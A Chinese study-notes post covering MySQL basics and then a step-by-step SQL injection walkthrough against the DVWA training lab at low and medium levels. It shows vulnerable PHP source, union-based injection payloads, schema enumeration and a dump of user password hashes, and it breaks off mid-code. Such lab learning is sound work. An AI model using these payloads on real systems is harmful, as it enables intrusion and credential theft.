

## sql基础学习

关系型数据库，非关系型数据库， 关系型数据库，是说采用了关系模型来组织数据的数据库。关系模型简单的说就是指二维表格模型，而一个关系型数据库就是由二维表及其之间的联系所组成的一个数据组织。典型的如mysql 关系型数据库的优势：1.容易理解，二维表更加贴近逻辑世界的一个概念。2.使用方便 3.关系模式，在数据库中成为表结构 4.事务的一致性 5.读写的实时型 6.复杂的sql 关系型数据库的局限性：1.高并发读写需求 2.海量数据的高效率读写 3.高扩展和可用性

非关系型数据库 非关系型数据库无严格的数据结构，可以处理杂乱的非结构化数据，典型的如mangoDB, redis, 1.key-value类型数据库，具有极高的并发读写性能 2.面向海量数据访问的面向文档数据库 这类数据库的特点 就是在海量的数据中快速的查询数据，manggoDB 3.面向可扩展性的分布式数据库

熟悉数据库的基本使用，可以自由创建，修改，删除数据库和表

登陆mysql，mysql输入正确的账号密码以及ip地址即可

```
nixuchuandeMacBook-Pro:~ nixuchuan$ mysql -uroot -h 127.0.0.1 -p123456
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.5.5-10.1.36-MariaDB Source distribution

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

显示当前的数据库

```
mysql> show databases;
+-----+
| Database |
+-----+
| challenges |
| dvwa |
| information_schema |
| mysql |
| performance_schema |
| phpmyadmin |
| security |
| test |
| xh |
+-----+
9 rows in set (0.00 sec)
```

创建新的数据库test1

```
mysql> create database test1;
Query OK, 1 row affected (0.00 sec)
```

使用test数据库

```
mysql> use test;
Database changed
mysql> |
```

创建表student\_information 字段 姓名name 性别 sex 年龄age

```
mysql> create table student_information(name varchar(25),age int(11) );
Query OK, 0 rows affected (0.02 sec)
```

查看表结构

```
mysql> desc student_information
-> ;
+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| name  | varchar(25)   | YES  |     | NULL    |       |
| age   | int(11)       | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+
2 rows in set (0.02 sec)
```

插入数据

```
mysql> insert into student_information
-> values
-> ("冬瓜皮",12);
Query OK, 1 row affected, 1 warning (0.01 sec)
```

查询数据

```
mysql> select * from student_information;
+-----+-----+
| name | age |
+-----+-----+
| ???  | 12  |
+-----+-----+
1 row in set (0.00 sec)
```

应该创建数据库的时候选择的字符集的问题，所以导致中文的无法识别，重新输入一组英文名试一下

```
mysql> select * from student_information;
+-----+-----+
| name      | age  |
+-----+-----+
| ???       | 12   |
| dongguapi | 12   |
+-----+-----+
2 rows in set (0.00 sec)
```

基本上确定是字符集的问题。选择utf-8就可以解决字符的问题

删除数据，这里尝试删除age=12的参数

```
mysql> delete from student_information where age=12;
Query OK, 2 rows affected (0.01 sec)
```

可以看到age=12的记录已经被删除了

```
mysql> select * from student_information;
+-----+-----+
| name      | age  |
+-----+-----+
| dongguapi1 | 11   |
+-----+-----+
1 row in set (0.00 sec)
```

接下来把其中剩下的一条数据age修改成8

```

mysql> select * from student_information;
+-----+-----+
| name      | age  |
+-----+-----+
| dongguapi1 | 11  |
+-----+-----+
1 row in set (0.00 sec)

mysql> update student_information set age=8 where name=dongguapi1;
ERROR 1054 (42S22): Unknown column 'dongguapi1' in 'where clause'
mysql> update student_information set age=8 ;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from student_information;
+-----+-----+
| name      | age  |
+-----+-----+
| dongguapi1 | 8   |
+-----+-----+

```

成功将age修改成了8.

sql注入学习

检测是否存在注入

通过注入获取数据

通过注入漏洞获取权限

sql注入检测我这里直接使用dvwa作为实验平台，进行一遍实验，记录实验过程

## Low服务器端核心代码

```

<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database

```

```

$query = "SELECT first_name, last_name FROM users WHERE user_id =
'$id'";

$result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last  = $row["last_name"];


    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
}

mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>

```

可以看到，low级别代码对来自客户端的参数id没有进行任何的检查和过滤，存在明显的SQL注入。漏洞利用 在现实场景中不可能看到后端的代码，所以下面的手动注入步骤是建议在无法看到源码的基础上 1.判断是否存在注入，注入是字符型还是数字型 输入 1'or'1'='1 ,查询成功。



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

ID: 1'or'1'='1  
First name: admin  
Surname: admin

ID: 1'or'1'='1  
First name: Gordon  
Surname: Brown

ID: 1'or'1'='1  
First name: Hack  
Surname: Me

ID: 1'or'1'='1  
First name: Pablo  
Surname: Picasso

ID: 1'or'1'='1  
First name: Bob  
Surname: Smith

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

输入 1'and'1'='2 ,查询失败，返回结果为空



Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs

## Vulnerability: SQL Injection

User ID:

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

说明存在字符型注入 2.猜解SQL查询语句中的字段数 通过order by猜解 输入1'or 1=1 order by 1 # ,查询成功

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript

DVWA Security  
PHP Info  
About  
Logout

## Vulnerability: SQL Injection

User ID:

ID: 1'or 1=1 order by 1 #  
First name: admin  
Surname: admin

ID: 1'or 1=1 order by 1 #  
First name: Bob  
Surname: Smith

ID: 1'or 1=1 order by 1 #  
First name: Gordon  
Surname: Brown

ID: 1'or 1=1 order by 1 #  
First name: Hack  
Surname: Me

ID: 1'or 1=1 order by 1 #  
First name: Pablo  
Surname: Picasso

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

输入1'or 1=1 order by 2 #,查询成功



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1'or 1=1 order by 2 #  
First name: admin  
Surname: admin

ID: 1'or 1=1 order by 2 #  
First name: Gordon  
Surname: Brown

ID: 1'or 1=1 order by 2 #  
First name: Hack  
Surname: Me

ID: 1'or 1=1 order by 2 #  
First name: Pablo  
Surname: Picasso

ID: 1'or 1=1 order by 2 #  
First name: Bob  
Surname: Smith

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

继续输入, 1'or 1=1 order by 3 #,查询失败

localhost/DVWA-master/vulnerabilities/sql/ X

Source :: Damn Vulnerable Web X

+

← → ↺ 🏠

localhost/DVWA-master/vulnerabilities/sql/?id=1'or+1%3D1+order+by+3+%23&Submit=Submit#

⚙️ 最常访问 📁 火狐官方网站

Unknown column '3' in 'order clause'

说明执行的SQL查询语句中只有两个字段, 这里就是First name, Surname。这里也可以通过输入union select 1, 2, 3...来猜解字段数 3.确定显示的字段顺序 输入1' union select 1,2 #,查询成功。

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

## Vulnerability: SQL Injection


User ID:

ID: 1' union select 1,2 #  
First name: admin  
Surname: admin  
  
ID: 1' union select 1,2 #  
First name: 1  
Surname: 2

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

说明执行的SQL语句为select First name,Surname from table where ID='id'.... 4.获取当前数据库 输入1' union select 1,database() #,查询成功;



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

ID: 1' union select 1,database() #  
First name: admin  
Surname: admin  
  
ID: 1' union select 1,database() #  
First name: 1  
Surname: dvwa

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

当前数据库为dvwa。 5.获取数据库中的表 输入1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #,查询成功

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #  
First name: admin  
Surname: admin

ID: 1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #  
First name: 1  
Surname: guestbook,users

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

当前数据库有两个表， guestbook,users. 6.获取表中的字段名 输入 1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' #,查询成功。

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' #  
First name: admin  
Surname: admin

ID: 1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' #  
First name: 1  
Surname: user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login,USER,CURRENT\_CONNECTIONS,TOTAL\_CONNECTIONS

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

DVWA Security

PHP Info

About

Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

表中共有八个字段， 分别是user\_id,first\_name,last\_name,\_user,password,avatar,last\_login,failed\_login. 7.下载数据 输入 1' or 1=1 union select group\_concat(user\_id,first\_name,last\_name),group\_concat(password) from users #,查询成功

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

## Vulnerability: SQL Injection

User ID:

Submit

```

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: ladminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 5f4dec3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c72

```

# Medium服务器端核心代码

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '

```
' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// This is used later on in the index.php page


```


```

```
// Setting it here so we can close the database connection in here like in
the rest of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

可以看到，Medium级别的代码利用mysql\_real\_escape\_string函数对特殊符号\x00,\n,\r,\',\",\\x1a进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:


### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>


Username: admin  
 Security Level: medium  
 PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*


漏洞利用 虽然前端使用了下拉选择菜单，但是我们依然可以通过抓包修改参数，提交恶意构造的查询参数。1.判断是否存在注入，注入是字符型还是数字型，抓包修改参数id为1' or 1=1 #,报错




抓包修改参数id为1 or 1=1 #,查询成功




说明是数字型注入。（由于是数字型注入，所以服务器端的mysql\_real\_escape\_string函数就形同虚设了，因为数字型注入并不需要借助引号。） 2.猜解SQL查询语句中的字段数 抓包修改参数id为1 order by 3 #,报错




说明执行的SQL查询语句中国的字段只有两个字段，即这里的First name，Surname。 3.确定显示的字段顺序 抓包更改参数id为 1 union select 1,2 #,查询成功。



说明执行的SQL语句为select First name,Surname from 表 where ID=id.... 4.获取当前数据库 抓包更改参数id为1 union select 1,database() #,查询成功;



说明当前的数据库为dvwa。 5.获取数据库中的表 抓包修改参数id为1 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #,查询成功。



说明数据库dvwa中的两个表，一个guestbook和users 6.获取表中的字段名 抓包更改参数id为1 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' #,查询失败。







```

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id =
'$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
'<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
